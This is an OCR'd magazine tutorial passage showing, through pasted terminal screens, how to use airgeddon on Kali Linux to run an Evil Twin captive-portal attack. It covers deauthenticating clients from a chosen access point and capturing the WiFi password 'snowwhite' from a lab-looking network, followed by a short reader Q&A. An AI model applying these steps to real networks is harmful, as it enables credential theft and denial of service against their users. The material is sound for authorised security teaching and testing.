Airgeddon will check if all the tools it requires are present or not as shown below.

```
Press [Enter] key to continue...

Essential tools: checking...
iw .... Ok
awk .... Ok
airmon-ng .... Ok
airodump-ng .... Ok
aircrack-ng .... Ok
xterm .... Ok
ip .... Ok
lspci .... Ok
ps .... Ok

Optional tools: checking...
bettercap .... Error (Possible package name : bettercap)
ettercap .... Ok
dnsmasq .... Ok
hostapd-wpe .... Error (Possible package name : hostapd-wpe)
iptables .... Ok
aireplay-ng .... Ok
bully .... Ok
pixiewps .... Ok
dhcpd .... Error (Possible package name : isc-dhcp-server / dhcp-server / dh
cp)
asleap .... Error (Possible package name : asleap)
packetforge-ng .... Ok
hashcat .... Ok
wpaclean .... Ok
hostapd .... Ok
etterlog .... Ok
tshark .... Ok
mdk4 .... Error (Possible package name : mdk4)
wash .... Ok
hcxdumptool .... Error (Possible package name : hcxdumptool)
reaver .... Ok
hcxpcapngtool .... Error (Possible package name : hcxtools)
john .... Ok
crunch .... Ok
beef .... Error (Possible package name : beef-xss / beef-project)
lighttpd .... Error (Possible package name : lighttpd)
openssl .... Ok
```

```
Your distro has the essential tools but it hasn't some optional. The script
can continue but you can't use some features. It is recommended to install m
issing tools
Press [Enter] key to continue...
```

If it finds that some tools it requires are not present, Airgeddon will still continue but some of the attacks and features will not work. Select the wireless interface as shown below.

```
****************************** Interface selection ******************************
****
Select an interface to work with:
---------
1.  eth0  // Chipset: Advanced Micro Devices, Inc.
2.  eth1  // Chipset: Advanced Micro Devices, Inc.
3.  wlan0mon // 2.4Ghz // Chipset: Qualcomm Atheros Communications AR9271 80
2.11n
---------
*Hint* Every time you see a text with the prefix [PoT] acronym for "Pending
of Translation", means the translation has been automatically generated and
is still pending of review
---------
>
```

Select an option. Since we want to perform Evil Twin Attacks, my selection is 7.

```
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Select an option from menu:
---------
0.  Exit script
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
---------
4.  DoS attacks menu
5.  Handshake/PMKID tools menu
6.  Offline WPA/WPA2 decrypt menu
7.  Evil Twin attacks menu
8.  WPS attacks menu
9.  WEP attacks menu
10. Enterprise attacks menu
---------
11. About & Credits
12. Options and language menu
---------
*Hint* If you have any doubt or problem, you can check Wiki FAQ section (htt
ps://github.com/v1s1t0r1sh3r3/airgeddon/wiki/FAQ%20&%20Troubleshooting) or a
sk in our Discord channel: https://discord.gg/sQ9dgt9
---------
> 7
```

This will show you the menu for all Evil Twin Attacks this tool supports.

```
******************************* Evil Twin attacks menu ************************
****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: None
Selected channel: None
Selected ESSID: None

Select an option from menu:
---------
0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
---------------- (without sniffing, just AP) ----------------
5.  Evil Twin attack just AP (dhcpd)
--------------------- (with sniffing) ----------------------
6.  Evil Twin AP attack with sniffing (dhcpd)
7.  Evil Twin AP attack with sniffing and bettercap-sslstrip2 (dhcpd betterc
ap)
8.  Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
------------- (without sniffing, captive portal) -------------
9.  Evil Twin AP attack with captive portal (monitor mode needed) (dhcpd lig
httpd)
---------
*Hint* To perform an Evil Twin attack you'll need to be very close to the ta
rget AP or have a very powerful wifi antenna. Your signal must reach clients
 equally strong or more than the legitimate AP
---------
>
```

If you see the options in red as shown in above images, then the system didn't have some tools Airgeddon needed. For example dhpcd, I installed it and ran Airgeddon again.

```
0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
---------------- (without sniffing, just AP) ----------------
5.  Evil Twin attack just AP
--------------------- (with sniffing) ----------------------
6.  Evil Twin AP attack with sniffing
7.  Evil Twin AP attack with sniffing and bettercap-sslstrip2 (bettercap)
8.  Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
------------- (without sniffing, captive portal) -------------
9.  Evil Twin AP attack with captive portal (monitor mode needed)
---------
```

Now, the options are in white which means we can perform these attacks. Let's perform Evil Twin Attack with captive portal which is option 9. Select the target.

```
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
---------------- (without sniffing, just AP) ----------------
5.  Evil Twin attack just AP
---------------------- (with sniffing) ----------------------
6.  Evil Twin AP attack with sniffing
7.  Evil Twin AP attack with sniffing and bettercap-sslstrip2 (bettercap)
8.  Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
------------- (without sniffing, captive portal) -------------
9.  Evil Twin AP attack with captive portal (monitor mode needed)
```

```
---------
*Hint* If you use the attack without sniffing, just the AP, you can use any
external sniffer script
---------
> 9

An exploration looking for targets is going to be done...
Press [Enter] key to continue...

****************************** Exploring for targets ******************************
****
Exploring for targets option chosen (monitor mode needed)

Selected interface wlan0mon is in monitor mode. Exploration can be performed


WPA/WPA2 filter enabled in scan. When started, press [Ctrl+C] to stop...
Press [Enter] key to continue...
```

The tool will explore for target wireless networks as shown below.

```
*Hint* If you use the attack without sniffing, just the AP, you can use any
external sniffer script
---------
> 9

An explo
Press [E

********
****
Explorir

Selected
```

Exploring for targets

```
CH  6 ][ Elapsed: 6 s ][ 2021-10-19 01:04

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

[redacted]         -32        8        1    0   7  180   WPA2 CCMP   PSK  Redmi
[redacted]         -77        6        0    0  11   65   WPA2 CCMP   PSK  vivo 1814
[redacted]         -77        3        0    0   1   65   WPA2 CCMP   PSK  DIRECT-1G-EPSON-L5190 S
[redacted]         -88        9        0    0   1  270   WPA2 CCMP   PSK  Hack_Me_If_You_Can

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

[redacted]         [redacted]         -27    0 -24e     0         1
```

```
**********
be performed
```

Select the target network.

```
********************************** Select target ***********************************
****

  N.          BSSID       CHANNEL   PWR    ENC     ESSID
-------------------------------------------------------------
  1)    E2[redacted]          1      18%    WPA2    DIRECT-lG-EPSON-L5190 Series
  2)    60[redacted]          1      14%    WPA2    Hack_Me_If_You_Can
  3)*   22[redacted]          7      67%    WPA2    Redmi
  4)    82[redacted]         11      19%    WPA2    vivo 1814

(*) Network with clients
-------------------------------------------------------------
Select target network:
> 
```

```
********************************** Select target ***********************************
****

  N.          BSSID       CHANNEL   PWR    ENC     ESSID
-------------------------------------------------------------
  1)    E2[redacted]          1      18%    WPA2    DIRECT-lG-EPSON-L5190 Series
  2)    60[redacted]          1      14%    WPA2    Hack_Me_If_You_Can
  3)*   22[redacted]          7      67%    WPA2    Redmi
  4)    82[redacted]         11      19%    WPA2    vivo 1814

(*) Network with clients
-------------------------------------------------------------
Select target network:
> 2
```

To make clients connect to our Evil Twin, they need to be de authenticated first from the original access point.

```
******************************** Evil Twin deauth ***********************************
****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 60[redacted]
Selected channel: 1
Selected ESSID: Hack_Me_If_You_Can
Handshake file selected: None

Select an option from menu:
---------
0.  Return to Evil Twin attacks menu
---------
1.  Deauth / disassoc amok mdk4 attack (mdk4)
2.  Deauth aireplay attack
3.  WIDS / WIPS / WDS Confusion attack (mdk4)
---------
*Hint* If you can't deauth clients from an AP using an attack, choose anothe
r one :)
```

```
---------
*Hint* If you can't deauth clients from an AP using an attack, choose anothe
r one :)
---------
> 2

If you want to integrate "DoS pursuit mode" on an Evil Twin attack, another
additional wifi interface in monitor mode will be needed to be able to perfo
rm it

Do you want to enable "DoS pursuit mode"? This will launch again the attack
if target AP change its channel countering "channel hopping" [y/N]
> n
```

Choose other options.

```
********************* Evil Twin AP attack with captive portal ***************
****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 60[redacted]
Selected channel: 1
Selected ESSID: Hack_Me_If_You_Can
Deauthentication chosen method: Aireplay
Handshake file selected: None
---------
*Hint* If you use the attack without sniffing, just the AP, you can use any
external sniffer script
---------


Do you want to spoof your MAC address during this attack? [y/N]
> n
```


I don't have any captured handshake file.

```

Do you want to spoof your MAC address during this attack? [y/N]
> n
This attack requires that you have previously a WPA/WPA2 network captured Ha
ndshake file

If you don't have a captured Handshake file from the target network you can
get it now
---------

Do you already have a captured Handshake file? Answer yes ("y") to enter the
 path or answer no ("n") to capture a new one now [y/N]
> n
```

Select the language the captive portal should be shown in.


```
********************* Evil Twin AP attack with captive portal *****************
****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 60[redacted]
Selected channel: 1
Selected ESSID: Hack_Me_If_You_Can
Deauthentication chosen method: Aireplay
Handshake file selected: /root/handshake-60[redacted].cap

Choose the language in which network clients will see the captive portal:
---------
0.  Return to Evil Twin attacks menu
---------
1.  English
2.  Spanish
3.  French
4.  Catalan
5.  Portuguese
6.  Russian
7.  Greek
8.  Italian
9.  Polish
10. German
11. Turkish
12. Arabic
---------
*Hint* Sslstrip technique is not infallible. It depends on many factors and
not always work. Some browsers such as Mozilla Firefox latest versions are n
ot affected
---------
> 1

The captive portal language has been established

All parameters and requirements are set. The attack is going to start. Multi
ple windows will be opened, don't close anyone. When you want to stop the at
tack press [Enter] on this window and the script will automatically close th
em all
Press [Enter] key to continue...

The interface changed its name while setting in managed mode. Autoselected


Don't close any window manually, script will do when needed. In about 20 sec
onds maximum you'll know if you've got the Handshake
Press [Enter] key to continue...
```


Multiple windows will open. Don't close any of them.




"We now see hacking taking place by foreign governments and by private individuals all around the world."
- Mike Pompeo


Anyone trying to connect to the WiFi network will see this.





As he types the password assuming this is some glitch in the original Wifi Access point,





The tool will capture a WPA handshake and store it on the Kali Linux system. It will also try to crack the handshake and get the WPA key.

```
                                                                    Control
      Evil Twin AP Info // BSSID: 60[redacted] Channel: 1 // ESSID: Hack_Me_If_You_Can

      Online time
      00:02:37

      Password captured successfully:

      snowwhite

      The password was saved on file: [/root/evil_twin_captive_portal_password-Hack_Me_If_You_Can
.txt]

      Press [Enter] on the main script window to continue, this window will be closed
```

```
Don't close any window manually, script will do when needed. In about 20 sec
onds maximum you'll know if you've got the Handshake
Press [Enter] key to continue...

Wait. Be patient...

In addition to capturing a Handshake, it has been verified that a PMKID from
 the target network has also been successfully captured

Congratulations!!

Type the path to store the file or press [Enter] to accept the default propo
sal [/root/handshake-60:[redacted].cap]
>
The path is valid and you have write permissions. Script can continue...

Capture file generated successfully at [/root/handshake-60:[redacted].ca
p]
Press [Enter] key to continue...

BSSID set to 60:[redacted]

Channel set to 1

ESSID set to Hack_Me_If_You_Can

If the password for the wifi network is achieved with the captive portal, yo
u must decide where to save it. Type the path to store the file or press [En
ter] to accept the default proposal [/root/evil_twin_captive_portal_password
-Hack_Me_If_You_Can.txt]
>
The path is valid and you have write permissions. Script can continue...
Press [Enter] key to continue...
```

```
┌──(root💀kali)-[/home/kali]
└─# cd /root

┌──(root💀kali)-[~]
└─# ls
evil_twin_captive_portal_password-Hack_Me_If_You_Can.txt
handshake-60[redacted].cap
```

```
┌──(root💀kali)-[~]
└─# cat evil_twin_captive_portal_password-Hack_Me_If_You_Can.txt

2021-10-19
airgeddon. Captive portal Evil Twin attack captured password

BSSID: 60[redacted]
Channel: 1
ESSID: Hack_Me_If_You_Can

--------------

Password: snowwhite

--------------
```

Answers to some questions related to hacking our readers ask

Hacking Q & A

Q : Should I download Kali Linux dire -ctly on my PC or VirtualBox?

A : Provided you want to install Kali Linux on Oracle Virtualbox or any other Virtualization software, you need to download Kali Linux dire-ctly on your PC. The download can be either ISO file or images specifically made for Virtualb -ox. My suggestion for you is to go with Virtualb -ox images which can be downloaded from here You can follow our detailed guide on how to ins -tall Kali in virtualbox from **here**.

Q : Which is a budget WiFi adapter th -at supports Kali Linux, monitor mode etc?

A : Leaving affordability out, the wireless adapte -rs that support monitor mode and packet injecti -on are Alfa AWUS036NH, Alfa AWUS036NHa , Alfa AWUS036NEH, Panda PAU09 N600, Alf-a AWUS036ACH etc. These are a bit expsensiv-e but do the job perfectly.

Q : What are the consequences of Den -ial Of Service attacks?

A : Denial Of service attacks as their name impli -es deny service to the users who want to use the service for a genuine purpose. This may lead to loss in business, sales and eventually loss in repu -tation.

Send all your questions to editor@hackercoolmagazine.com

Installing BloodHound in Windows

INSTALLIT

